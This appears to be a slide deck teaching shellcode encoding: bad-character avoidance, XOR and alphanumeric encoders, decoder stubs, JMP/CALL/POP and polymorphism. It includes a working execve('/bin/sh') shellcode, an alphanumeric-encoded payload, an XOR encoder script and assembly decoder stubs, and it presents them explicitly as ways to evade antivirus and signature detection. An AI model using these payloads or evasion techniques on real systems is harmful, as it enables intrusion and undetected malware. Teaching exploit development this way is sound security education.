

# 50 Shades of Shellcode Encoding (and other shellcoding topics)

- What *\*is\** shellcode
- The need for en(coding|crypting)
  - Encryption vs Encoding
  - Bad char avoidance
  - Encoding Comparisons
  - Obfuscation & concealment
- en(coding|crypting) flavors, methods, and concepts
  - XOR
  - alpha
  - Encoding in advance
  - Decoder stub
  - Position Independent Code

- **JMP/CALL/POP example**
- **polymorphism: bit shifting**
- **polymorphism: mini math example**
- **polymorphism: random loops**
- **polymorphism: Junk insertion/ removal**
- **polymorphism: Alternate instructions**
- **Carving**
- **ROP**
- **Tools: msfvenom (alpha\_numeric)**
- **Tools: Mona**

# About: Me

- Ag (class of 09)
- CommO (MOS: 0602)
- Network Engineer
- Security Engineer

@CaptBoykin



MACS4 / 1MAW



# What *\*is\** shellcode?

- Assembly operation codes
- ...arranged to accomplish a task (typically a shell/access)
- ...which frequently appear hexadecimally formatted and escaped
- ...tailored for a given architecture (Intel, MIPS, etc)
- ...and sometimes encoded or encrypted

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89  
\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80
```

The need for  
en(coding|crypting)

# The need for en(coding|crypting): Encryption vs Encoding

- Similar results, but different methods and purposes
- Encoding: Transforming data for compatibility purposes. While this can obfuscate to some degree and easier to implement, that's never it's primary purpose and it's inferior to encrypting.
- Encrypting: Transforming data for confidentiality purposes. This offers superior obfuscation of the original purpose of the data at the expense of having to implement a decrypting mechanism

# The need for en(coding|crypting): Encryption vs Encoding

*"Encoding is for maintaining data usability and can be reversed by employing the same algorithm that encoded the content, i.e. no key is used."*

*"Encryption is for maintaining data confidentiality and requires the use of a key (kept secret) in order to return to plaintext."*

<https://danielmiessler.com/study/encoding-encryption-hashing-obfuscation/#:~:text=Encoding%20is%20for%20maintaining%20data,order%20to%20return%20to%20plaintext>



# The need for en(coding|crypting): Bad character avoidance

- A frequent use for en(coding|crypting) involves substituting incompatible bytes and operations for valid ones.
- Many times, encoding automatically occurs within the application, which can butcher whatever is sent, or is sensitive to string termination chars.

`\x00\x0A\x0D` -> bad news for strings

`"AAAA"` -> `\x00\x41\x00\x41\x00\x41\x00\x41`

`\xEF` -> `\xC3\xAF`

The need for en(coding|crypting):  
comparisons

(for the next few slides...)

["00", "01", "02", "03"...

Valid: ["00", "01",

Additional char appended: ["00", "01",

Original char replaced or cause string  
termination (and/or additional char  
appended also): ["00", "01",

# The need for en(coding|crypting): byte range ( memcpy() )

```
[ "00", "01", "02", "03", "04", "05", "06", "07", "08", "09", "0a", "0b",  
  "0c", "0d", "0e", "0f", "10", "11", "12", "13", "14", "15", "16", "17",  
  "18", "19", "1a", "1b", "1c", "1d", "1e", "1f", "20", "21", "22", "23",  
  "24", "25", "26", "27", "28", "29", "2a", "2b", "2c", "2d", "2e", "2f",  
  "30", "31", "32", "33", "34", "35", "36", "37", "38", "39", "3a", "3b",  
  "3c", "3d", "3e", "3f", "40", "41", "42", "43", "44", "45", "46", "47",  
  "48", "49", "4a", "4b", "4c", "4d", "4e", "4f", "50", "51", "52", "53",  
  "54", "55", "56", "57", "58", "59", "5a", "5b", "5c", "5d", "5e", "5f",  
  "60", "61", "62", "63", "64", "65", "66", "67", "68", "69", "6a", "6b",  
  "6c", "6d", "6e", "6f", "70", "71", "72", "73", "74", "75", "76", "77",  
  "78", "79", "7a", "7b", "7c", "7d", "7e", "7f", "80", "81", "82", "83",  
  "84", "85", "86", "87", "88", "89", "8a", "8b", "8c", "8d", "8e",  
  "8f", "90", "91", "92", "93", "94", "95", "96", "97", "98", "99", "9a",  
  "9b", "9c", "9d", "9e", "9f", "a0", "a1", "a2", "a3", "a4", "a5", "a6",  
  "a7", "a8", "a9", "aa", "ab", "ac", "ad", "ae", "af", "b0", "b1", "b2",  
  "b3", "b4", "b5", "b6", "b7", "b8", "b9", "ba", "bb", "bc", "bd", "be",  
  "bf", "c0", "c1", "c2", "c3", "c4", "c5", "c6", "c7", "c8", "c9", "ca",  
  "cb", "cc", "cd", "ce", "cf", "d0", "d1", "d2", "d3", "d4", "d5", "d6",  
  "d7", "d8", "d9", "da", "db", "dc", "dd", "de", "df", "e0", "e1", "e2",  
  "e3", "e4", "e5", "e6", "e7", "e8", "e9", "ea", "eb", "ec", "ed",  
  "ee", "ef", "f0", "f1", "f2", "f3", "f4", "f5", "f6", "f7", "f8", "f9",  
  "fa", "fb", "fc", "fd", "fe", "ff"]
```

# The need for en(coding|crypting): byte range (strcpy(), strncpy(), etc)

```
[ "00", "01", "02", "03", "04", "05", "06", "07", "08", "09", "0a", "0b",  
  "0c", "0d", "0e", "0f", "10", "11", "12", "13", "14", "15", "16", "17",  
  "18", "19", "1a", "1b", "1c", "1d", "1e", "1f", "20", "21", "22", "23",  
  "24", "25", "26", "27", "28", "29", "2a", "2b", "2c", "2d", "2e", "2f",  
  "30", "31", "32", "33", "34", "35", "36", "37", "38", "39", "3a", "3b",  
  "3c", "3d", "3e", "3f", "40", "41", "42", "43", "44", "45", "46", "47",  
  "48", "49", "4a", "4b", "4c", "4d", "4e", "4f", "50", "51", "52", "53",  
  "54", "55", "56", "57", "58", "59", "5a", "5b", "5c", "5d", "5e", "5f",  
  "60", "61", "62", "63", "64", "65", "66", "67", "68", "69", "6a", "6b",  
  "6c", "6d", "6e", "6f", "70", "71", "72", "73", "74", "75", "76", "77",  
  "78", "79", "7a", "7b", "7c", "7d", "7e", "7f", "80", "81", "82", "83",  
  "84", "85", "86", "87", "88", "89", "8a", "8b", "8c", "8d", "8e",  
  "8f", "90", "91", "92", "93", "94", "95", "96", "97", "98", "99", "9a",  
  "9b", "9c", "9d", "9e", "9f", "a0", "a1", "a2", "a3", "a4", "a5", "a6",  
  "a7", "a8", "a9", "aa", "ab", "ac", "ad", "ae", "af", "b0", "b1", "b2",  
  "b3", "b4", "b5", "b6", "b7", "b8", "b9", "ba", "bb", "bc", "bd", "be",  
  "bf", "c0", "c1", "c2", "c3", "c4", "c5", "c6", "c7", "c8", "c9", "ca",  
  "cb", "cc", "cd", "ce", "cf", "d0", "d1", "d2", "d3", "d4", "d5", "d6",  
  "d7", "d8", "d9", "da", "db", "dc", "dd", "de", "df", "e0", "e1", "e2",  
  "e3", "e4", "e5", "e6", "e7", "e8", "e9", "ea", "eb", "ec", "ed",  
  "ee", "ef", "f0", "f1", "f2", "f3", "f4", "f5", "f6", "f7", "f8", "f9",  
  "fa", "fb", "fc", "fd", "fe", "ff"]
```

# The need for en(coding|crypting): byte range (Unicode-ANSI)

```
[ "00", "01", "02", "03", "04", "05", "06", "07", "08", "09", "0a", "0b",  
  "0c", "0d", "0e", "0f", "10", "11", "12", "13", "14", "15", "16", "17",  
  "18", "19", "1a", "1b", "1c", "1d", "1e", "1f", "20", "21", "22", "23",  
  "24", "25", "26", "27", "28", "29", "2a", "2b", "2c", "2d", "2e", "2f",  
  "30", "31", "32", "33", "34", "35", "36", "37", "38", "39", "3a", "3b",  
  "3c", "3d", "3e", "3f", "40", "41", "42", "43", "44", "45", "46", "47",  
  "48", "49", "4a", "4b", "4c", "4d", "4e", "4f", "50", "51", "52", "53",  
  "54", "55", "56", "57", "58", "59", "5a", "5b", "5c", "5d", "5e", "5f",  
  "60", "61", "62", "63", "64", "65", "66", "67", "68", "69", "6a", "6b",  
  "6c", "6d", "6e", "6f", "70", "71", "72", "73", "74", "75", "76", "77",  
  "78", "79", "7a", "7b", "7c", "7d", "7e", "7f", "80", "81", "82",  
  "83", "84", "85", "86", "87", "88", "89", "8a", "8b", "8c", "8d", "8e",  
  "8f", "90", "91", "92", "93", "94", "95", "96", "97", "98", "99", "9a",  
  "9b", "9c", "9d", "9e", "9f", "a0", "a1", "a2", "a3", "a4", "a5", "a6",  
  "a7", "a8", "a9", "aa", "ab", "ac", "ad", "ae", "af", "b0", "b1", "b2",  
  "b3", "b4", "b5", "b6", "b7", "b8", "b9", "ba", "bb", "bc", "bd", "be",  
  "bf", "c0", "c1", "c2", "c3", "c4", "c5", "c6", "c7", "c8", "c9", "ca",  
  "cb", "cc", "cd", "ce", "cf", "d0", "d1", "d2", "d3", "d4", "d5", "d6",  
  "d7", "d8", "d9", "da", "db", "dc", "dd", "de", "df", "e0", "e1", "e2",  
  "e3", "e4", "e5", "e6", "e7", "e8", "e9", "ea", "eb", "ec", "ed",  
  "ee", "ef", "f0", "f1", "f2", "f3", "f4", "f5", "f6", "f7", "f8", "f9",  
  "fa", "fb", "fc", "fd", "fe", "ff"]
```

# The need for en(coding|crypting): byte range (Unicode-OEM)

```
[ "00", "01", "02", "03", "04", "05", "06", "07", "08", "09", "0a", "0b",  
  "0c", "0d", "0e", "0f", "10", "11", "12", "13", "14", "15", "16", "17",  
  "18", "19", "1a", "1b", "1c", "1d", "1e", "1f", "20", "21", "22", "23",  
  "24", "25", "26", "27", "28", "29", "2a", "2b", "2c", "2d", "2e", "2f",  
  "30", "31", "32", "33", "34", "35", "36", "37", "38", "39", "3a", "3b",  
  "3c", "3d", "3e", "3f", "40", "41", "42", "43", "44", "45", "46", "47",  
  "48", "49", "4a", "4b", "4c", "4d", "4e", "4f", "50", "51", "52", "53",  
  "54", "55", "56", "57", "58", "59", "5a", "5b", "5c", "5d", "5e", "5f",  
  "60", "61", "62", "63", "64", "65", "66", "67", "68", "69", "6a", "6b",  
  "6c", "6d", "6e", "6f", "70", "71", "72", "73", "74", "75", "76", "77",  
  "78", "79", "7a", "7b", "7c", "7d", "7e", "7f", "80", "81", "82", "83",  
  "84", "85", "86", "87", "88", "89", "8a", "8b", "8c", "8d", "8e",  
  "8f", "90", "91", "92", "93", "94", "95", "96", "97", "98", "99", "9a",  
  "9b", "9c", "9d", "9e", "9f", "a0", "a1", "a2", "a3", "a4", "a5", "a6",  
  "a7", "a8", "a9", "aa", "ab", "ac", "ad", "ae", "af", "b0", "b1", "b2",  
  "b3", "b4", "b5", "b6", "b7", "b8", "b9", "ba", "bb", "bc", "bd", "be",  
  "bf", "c0", "c1", "c2", "c3", "c4", "c5", "c6", "c7", "c8", "c9", "ca",  
  "cb", "cc", "cd", "ce", "cf", "d0", "d1", "d2", "d3", "d4", "d5", "d6",  
  "d7", "d8", "d9", "da", "db", "dc", "dd", "de", "df", "e0", "e1", "e2",  
  "e3", "e4", "e5", "e6", "e7", "e8", "e9", "ea", "eb", "ec", "ed",  
  "ee", "ef", "f0", "f1", "f2", "f3", "f4", "f5", "f6", "f7", "f8", "f9",  
  "fa", "fb", "fc", "fd", "fe", "ff"]
```

# The need for en(coding|crypting): byte range (Unicode-UTF7)

```
[ "00", "01", "02", "03", "04", "05", "06", "07", "08", "09", "0a", "0b",  
  "0c", "0d", "0e", "0f", "10", "11", "12", "13", "14", "15", "16", "17",  
  "18", "19", "1a", "1b", "1c", "1d", "1e", "1f", "20", "21", "22", "23",  
  "24", "25", "26", "27", "28", "29", "2a", "2b", "2c", "2d", "2e", "2f",  
  "30", "31", "32", "33", "34", "35", "36", "37", "38", "39", "3a", "3b",  
  "3c", "3d", "3e", "3f", "40", "41", "42", "43", "44", "45", "46", "47",  
  "48", "49", "4a", "4b", "4c", "4d", "4e", "4f", "50", "51", "52", "53",  
  "54", "55", "56", "57", "58", "59", "5a", "5b", "5c", "5d", "5e", "5f",  
  "60", "61", "62", "63", "64", "65", "66", "67", "68", "69", "6a", "6b",  
  "6c", "6d", "6e", "6f", "70", "71", "72", "73", "74", "75", "76", "77",  
  "78", "79", "7a", "7b", "7c", "7d", "7e", "7f", "80", "81", "82", "83",  
  "84", "85", "86", "87", "88", "89", "8a", "8b", "8c", "8d", "8e",  
  "8f", "90", "91", "92", "93", "94", "95", "96", "97", "98", "99", "9a",  
  "9b", "9c", "9d", "9e", "9f", "a0", "a1", "a2", "a3", "a4", "a5", "a6",  
  "a7", "a8", "a9", "aa", "ab", "ac", "ad", "ae", "af", "b0", "b1", "b2",  
  "b3", "b4", "b5", "b6", "b7", "b8", "b9", "ba", "bb", "bc", "bd", "be",  
  "bf", "c0", "c1", "c2", "c3", "c4", "c5", "c6", "c7", "c8", "c9", "ca",  
  "cb", "cc", "cd", "ce", "cf", "d0", "d1", "d2", "d3", "d4", "d5", "d6",  
  "d7", "d8", "d9", "da", "db", "dc", "dd", "de", "df", "e0", "e1", "e2",  
  "e3", "e4", "e5", "e6", "e7", "e8", "e9", "ea", "eb", "ec", "ed",  
  "ee", "ef", "f0", "f1", "f2", "f3", "f4", "f5", "f6", "f7", "f8", "f9",  
  "fa", "fb", "fc", "fd", "fe", "ff"]
```

# The need for en(coding|crypting): byte range (Unicode-UTF8)

```
[ "00", "01", "02", "03", "04", "05", "06", "07", "08", "09", "0a", "0b",  
  "0c", "0d", "0e", "0f", "10", "11", "12", "13", "14", "15", "16", "17",  
  "18", "19", "1a", "1b", "1c", "1d", "1e", "1f", "20", "21", "22", "23",  
  "24", "25", "26", "27", "28", "29", "2a", "2b", "2c", "2d", "2e", "2f",  
  "30", "31", "32", "33", "34", "35", "36", "37", "38", "39", "3a", "3b",  
  "3c", "3d", "3e", "3f", "40", "41", "42", "43", "44", "45", "46", "47",  
  "48", "49", "4a", "4b", "4c", "4d", "4e", "4f", "50", "51", "52", "53",  
  "54", "55", "56", "57", "58", "59", "5a", "5b", "5c", "5d", "5e", "5f",  
  "60", "61", "62", "63", "64", "65", "66", "67", "68", "69", "6a", "6b",  
  "6c", "6d", "6e", "6f", "70", "71", "72", "73", "74", "75", "76", "77",  
  "78", "79", "7a", "7b", "7c", "7d", "7e", "7f", "80", "81", "82", "83",  
  "84", "85", "86", "87", "88", "89", "8a", "8b", "8c", "8d", "8e",  
  "8f", "90", "91", "92", "93", "94", "95", "96", "97", "98", "99", "9a",  
  "9b", "9c", "9d", "9e", "9f", "a0", "a1", "a2", "a3", "a4", "a5", "a6",  
  "a7", "a8", "a9", "aa", "ab", "ac", "ad", "ae", "af", "b0", "b1", "b2",  
  "b3", "b4", "b5", "b6", "b7", "b8", "b9", "ba", "bb", "bc", "bd", "be",  
  "bf", "c0", "c1", "c2", "c3", "c4", "c5", "c6", "c7", "c8", "c9", "ca",  
  "cb", "cc", "cd", "ce", "cf", "d0", "d1", "d2", "d3", "d4", "d5", "d6",  
  "d7", "d8", "d9", "da", "db", "dc", "dd", "de", "df", "e0", "e1", "e2",  
  "e3", "e4", "e5", "e6", "e7", "e8", "e9", "ea", "eb", "ec", "ed",  
  "ee", "ef", "f0", "f1", "f2", "f3", "f4", "f5", "f6", "f7", "f8", "f9",  
  "fa", "fb", "fc", "fd", "fe", "ff"]
```



# The need for en(coding|crypting): byte range (alphanumeric)

```
[ "00", "01", "02", "03", "04", "05", "06", "07", "08", "09", "0a", "0b",  
  "0c", "0d", "0e", "0f", "10", "11", "12", "13", "14", "15", "16", "17",  
  "18", "19", "1a", "1b", "1c", "1d", "1e", "1f", "20", "21", "22", "23",  
  "24", "25", "26", "27", "28", "29", "2a", "2b", "2c", "2d", "2e", "2f",  
  "30", "31", "32", "33", "34", "35", "36", "37", "38", "39", "3a", "3b",  
  "3c", "3d", "3e", "3f", "40", "41", "42", "43", "44", "45", "46", "47",  
  "48", "49", "4a", "4b", "4c", "4d", "4e", "4f", "50", "51", "52", "53",  
  "54", "55", "56", "57", "58", "59", "5a", "5b", "5c", "5d", "5e", "5f",  
  "60", "61", "62", "63", "64", "65", "66", "67", "68", "69", "6a", "6b",  
  "6c", "6d", "6e", "6f", "70", "71", "72", "73", "74", "75", "76", "77",  
  "78", "79", "7a", "7b", "7c", "7d", "7e", "7f", "80", "81", "82", "83",  
  "84", "85", "86", "87", "88", "89", "8a", "8b", "8c", "8d", "8e",  
  "8f", "90", "91", "92", "93", "94", "95", "96", "97", "98", "99", "9a",  
  "9b", "9c", "9d", "9e", "9f", "a0", "a1", "a2", "a3", "a4", "a5", "a6",  
  "a7", "a8", "a9", "aa", "ab", "ac", "ad", "ae", "af", "b0", "b1", "b2",  
  "b3", "b4", "b5", "b6", "b7", "b8", "b9", "ba", "bb", "bc", "bd", "be",  
  "bf", "c0", "c1", "c2", "c3", "c4", "c5", "c6", "c7", "c8", "c9", "ca",  
  "cb", "cc", "cd", "ce", "cf", "d0", "d1", "d2", "d3", "d4", "d5", "d6",  
  "d7", "d8", "d9", "da", "db", "dc", "dd", "de", "df", "e0", "e1", "e2",  
  "e3", "e4", "e5", "e6", "e7", "e8", "e9", "ea", "eb", "ec", "ed",  
  "ee", "ef", "f0", "f1", "f2", "f3", "f4", "f5", "f6", "f7", "f8", "f9",  
  "fa", "fb", "fc", "fd", "fe", "ff"]
```

# The need for en(coding|crypting): Obfuscation & concealment


- Misc factors:
  - Often evading a human or device become necessary
  - Key based ciphers offer resiliency to being defeated by AV due to computational costs
  - Signatures will pickup on all the copy pasta decoder stub approaches and out-of-the-box decoders that are oftentimes used

# References and neat links

- Writing UTF-8 compatible shellcodes
  - <http://phrack.org/issues/62/9.html>
- Practical Win32 and UNICODE exploitation
  - <https://www.blackhat.com/presentations/win-usa-04/bh-win-04-fx.pdf>
- Exploit writing tutorial part 7 : Unicode – from 0x00410041 to calc
  - <https://www.corelan.be/index.php/2009/11/06/exploit-writing-tutorial-part-7-unicode-from-0x00410041-to-calc/>

# en(coding|crypting) & shellcoding


methods



flavors



concepts



# en(coding|crypting) concepts:

## XOR

- ***XOR instruction:** "The XOR instruction implements the bitwise XOR operation. The XOR operation sets the resultant bit to 1, if and only if the bits from the operands are different. If the bits from the operands are same (both 0 or both 1), the resultant bit is cleared to 0."*
  - [https://www.tutorialspoint.com/assembly\\_programming/assembly\\_logical\\_instructions.htm](https://www.tutorialspoint.com/assembly_programming/assembly_logical_instructions.htm)
- **XOR: Applying an additive cipher principle to obfuscate and alter data using a designated value as a key**
  - $A \wedge 0 = A$
  - $A \wedge A = 0$
  - $A \wedge B = C$
  - $C \wedge B = A$

# en(coding|crypting) concepts:

- **Position Independent Code**
  - A main shellcode payload (body) that can be used anywhere
  - Statically encoding addresses is generally infeasible
  - JMP/CALL/POP is a common example (coming up)
  - GCC compiler emits PIC

en(coding|crypting) concepts:

XOR

- XOR operation is frequently used in other encoding schemes.
- What does this mean?
  - We have a means to zero a register
  - We can swap data between register
  - We can obfuscate data
  - It's alphanumeric safe! :)

# en(coding|crypting) concepts: alpha

- **Alphanumeric**

- Means restricting characters with within [a-zA-Z0-9] with a number of other formatting / special chars
- Frequently utilizes at least one XOR operation also

YIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIIY1zH0rgpwpEPa  
pLIheeaIPrDLKRp00NkV26lnkCbUDlK0r40Mg0JtfEaKONLWLe1a1dBTlWPo1h0V  
mFa8GZBJRsbRwLKPRVp1KqZ7LnkR1B1CHhc2hS1Jq3a1Kf9Q0GqICnkG97hhcfZa  
YnkttlKfaJvuayoNLZaJoFm31JgehKPaeYf4CamHx7KSM5t2UzDbx1KBxFDFaKcE  
6lK6lpKlKshELWqKcLKeTNkFaHPni1Ta4dd3k1KaqBy2zF1ioM0q0QOpZlKR2XkL  
MQMphPn3UT4uPsXqgQypnQy1DcXB1qgUvFgioZuDqKkRs0SBssccc3XFZ66RYI7K  
09EaCpS0jtCf3v3SXoKva30309xKtuPs07pf0abF8r1copdG3VUrK0n07BMVYSQE  
2T8ROGEP0PLphP8e7du0iqj3osISqBR0grC2tCfroef1aRU10b1RMqzd1UaBx737  
D10W1dpv9fV7pv0SXv7k9m0kvYokeniXFF32HEPEbM0MT63v3bsaGaCsfs



## en(coding|crypting) concepts:

- Several encryption/encoding schemes can be leveraged if they can be reversed/decoded and it "answers the mail".
  - Vigenère
  - ROT
  - AES
  - RSA
  - etc

# en(coding|crypting) concepts:

- **Encoding in advance:** The designated code is prepared in advance, with a key used to reverse the process.
- **Various tools for encoding/decoding/combo:**
  - **MSFVenom**
    - Extra steps must be taken to ensure msfvenom's alphanumeric is truly all-alphanum
  - **Veil/ unicorn, etc**
  - **Manual scripts and methods (XOR is a commonly used as a cipher)**
  - **Tons others**

# en(coding|crypting) concepts:

```
shellcode = ("\xB8\x85\x5C ... ")
encoded = ""
for x in bytearray(shellcode):
    y = x ^ < your key in hex, ie. 0xAA >
    encoded += "\\x"
    encoded += '%02x' % y
```

# en(coding|crypting) concepts:

- Decoder stub
- Various techniques for decoding:
  - Decoder 'stub' (essentially a **For-loop**)
  - Manually incrementing
  - Both involve utilizing a delimiter (such as a character or an address) or accounting for size

# en(coding|crypting) concepts:

- Decoder stubs are easy fodder for Defender.
- Anything bare-bones MSFVenom is easy fodder for Defender.
- Later in polymorphic examples the primary decoder must be decoded itself

# en(coding|crypting) concepts:

- Example: JMP/CALL/POP
  - A short jump to a wrapper subroutine
  - A useful pointer to a register w/ pre-encoded shellcode
  - A decryption/decoding construct
  - A conditional followed by a looping construct
  - A jump back to the start of the previously decoded operations
  - Once done, sometimes a system call, maybe a jmp
  - \* Is position-independant
- Scripts like this are pretty easy to make / find

# JMP/CALL/POP with XOR

Short JMP

In this case I  
opted to de-  
reference and re-  
stack the shellcode

Re-stacking the now  
de-ref'd shellcode

XOR with loop

CALL to subroutine with  
the pointer to  
"shellcode" being right  
on top of the stack

\_start:

jmp call\_shellcode

main\_subroutine:

pop rdi

add rcx, 48

move2stack:

mov r9, [rdi+rcx]

push r9

sub rcx, 8

cmp rax, rcx

jle move2stack

mov r9, rsp

xor rcx, rcx

add cl, 41

xor:

xor byte [r9], 0xAA

inc r9b

loop xor

call rsp

call\_main\_subroutine:

call main\_subroutine

shellcode: db < snip >

**gdb-peda\$**





# References and neat links

- Creating a Custom Shellcode Encoder
  - <https://rastating.github.io/creating-a-custom-shellcode-encoder/>
- SLAE Custom Rbix Shellcode Encoder Decoder
  - <https://www.rcesecurity.com/2015/01/slae-custom-rbix-shellcode-encoder-decoder/>
- x86\_64 Assembly Language and Shellcoding on Linux (Pentester Academy)
  - <https://www.pentesteracademy.com/course?id=7>

# en(coding|crypting) concepts:

- **Polymorphism:** Using alternate instructions and clever tweaks to achieve the same endstate to include dynamic modification at runtime.

# en(coding|crypting) concepts:

- Primary purpose is to avoid signature and heuristically based detection

# en(coding|crypting) concepts:

- Scripted & Automated polymorphic encoders:
  - x86/shikata\_ga\_nai
  - x86/fnstenv\_mov
  - (many others used by msfvenom)
  - ADMutate
  - CLET
  - unicorn-engine
  - etc

# en(coding|crypting) concepts:

- Bit shifting
- Randomly generated keys
- Extra loops of random length
- Primary / Secondary decoder stubs
- Junk insertion
- Alternate/obscure instructions
- Valid instructions that'll have a NOP-like effect (ie... INC EAX, DEC EAX over and over)
- Etc... truly becomes Frankenstein's Monster

# en(coding|crypting) methods:

## Polymorphism

- Bit shifting:
  - Shifting all of the bits of a given value in a specified direction by an amount
  - ROR : R0tate Right
  - ROL : R0tate Left

en(coding|crypting) methods:  
Polymorphism

ORD: 65 = 01000001

< shift left 1 >

ORD: 130 = 10000010

# en(coding|crypting) methods: Polymorphism

0x50,0x38,0x41,0x42,0x75  
0x4a,0x49,0x6b,0x4c,0x7a  
0x48,0x4f,0x72,0x45,0x50  
0x55,0x50,0x33,0x30,0x7



Loop:  
Value << 1

0xa0,0x70,0x82,0x84,0xea  
0x94,0x92,0xd6,0x98,0xf4  
0x90,0x9e,0xe4,0x8a,0xa0  
0xaa,0xa0,0x66,0x60,0xe2






# en(coding|crypting) concats:

- Math fun

0x68732f6e69622f ('/bin/sh')

- In this instance, the value of the Previous instruction is inc/dec to achieve the next value

```
_start:  
add al, 47 ; 0x2f  
mov byte [rsp], al  
add al, 51 ; +51 -> 0x62  
mov byte [rsp+1], al  
add al, 7 ; +7  
mov byte [rsp+2], al  
add al, 5 ; +5  
mov byte [rsp+3], al  
sub al, 63 ; -63  
mov byte [rsp+4], al  
add al, 68  
mov byte [rsp+5], al  
sub al, 11  
mov byte [rsp+6], al  
xor rax, rax  
mov byte [rsp+7], al
```

